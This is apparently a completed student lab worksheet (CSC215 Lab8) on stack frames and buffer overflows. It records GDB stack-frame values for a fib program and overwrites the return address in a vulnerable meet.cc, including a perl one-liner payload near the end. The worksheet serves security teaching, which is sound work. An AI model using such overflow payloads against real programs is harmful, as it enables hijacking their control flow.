CSC215 Lab8 – Practice on Manipulating Stack

Total: 100pt

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What to turn in: CSC215Lab8.docx

Note: all the files needed for this lab are located **at ~/Desktop/csc215/lectures/lec18_stack_practice** in the **Ubuntu** image.

1. Stack Frame [30pt] (10 minutes)

Compile **fib.cc** using command: `g++ fib.cc –o fib –g –fno-stack-protector`

Answer the following questions using GDB. Set a breakpoint at line 9 ("return z") and find out the following data when GDB first stops at line 9.

n _____2_____ x _____1_____ y _____1_____ z ____2_____


&n _____0xbffff380_____ &x ____0xbffff364_____ &y ____0xbffff368_____ &z _____0xbffff36c_____

EIP _____0x80484d5_____ EBP _____0xbffff378_____ ESP _____0xbffff350_____

value of previous EBP _____0xbffff3a8_____

value of Return Address (where to jump when fib() finishes) _____0x08048b5_____

Draw the stack frame diagram (e.g., using PPT), with all of the above information included. Paste your diagram below.


Address
Value
EBP + 8 (&n): 0xbffff380
Parameter 1
0x00000002
EBP + 4: 0xbffff37c
RET
0x080484b5
EBP: 0xbfff378
EBP of Prev. Frame
0xbffff3a8
EBP - 12 (&z): 0xbffff36c
Local Var 1 (z)
0x00000002
EBP - 16 (&y): 0xbffff368
Local Var 2 (y)
0x00000001
EBP - 20 (&x): 0xbffff364
Local Var 3 (x)
0x00000001
ESP: 0xbffff350
Canary/Alignment Words
0x00000000

2. Use the perl approach to attack **meet.cc** so that when the program crashes, it is about to return (to 0x41414141).

Use GDB memory and register dump to show your success

(e.g., show the stack dump and current instruction to execute). [40pt] (estimate: 10 minutes)

```
Program received signal SIGSEGV, Segmentation fault.
0x0804853d in greeting (temp1=Cannot access memory at address 0x414
14149
) at meet.cc:8
8       }
(gdb) x/i $eip
=> 0x804853d <_Z8greetingPcS_+57>:      ret
(gdb)
```

3. Use the perl approach to attack **meet.cc** so that the program will end up in an infinite loop of calling **greeting()**, in another word, you would see the output like the following. (hint: make sure to get the attack string size right). [30pt]

```
hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆


hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆

hello U◆◆◆◆◆ U◆◆◆◆◆
```


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Program received signal SIGSEGV, Segmentation fault.
0x002dc210 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) r Jaydyn `perl -e 'print "\x04\x85\x04\x08"x600'`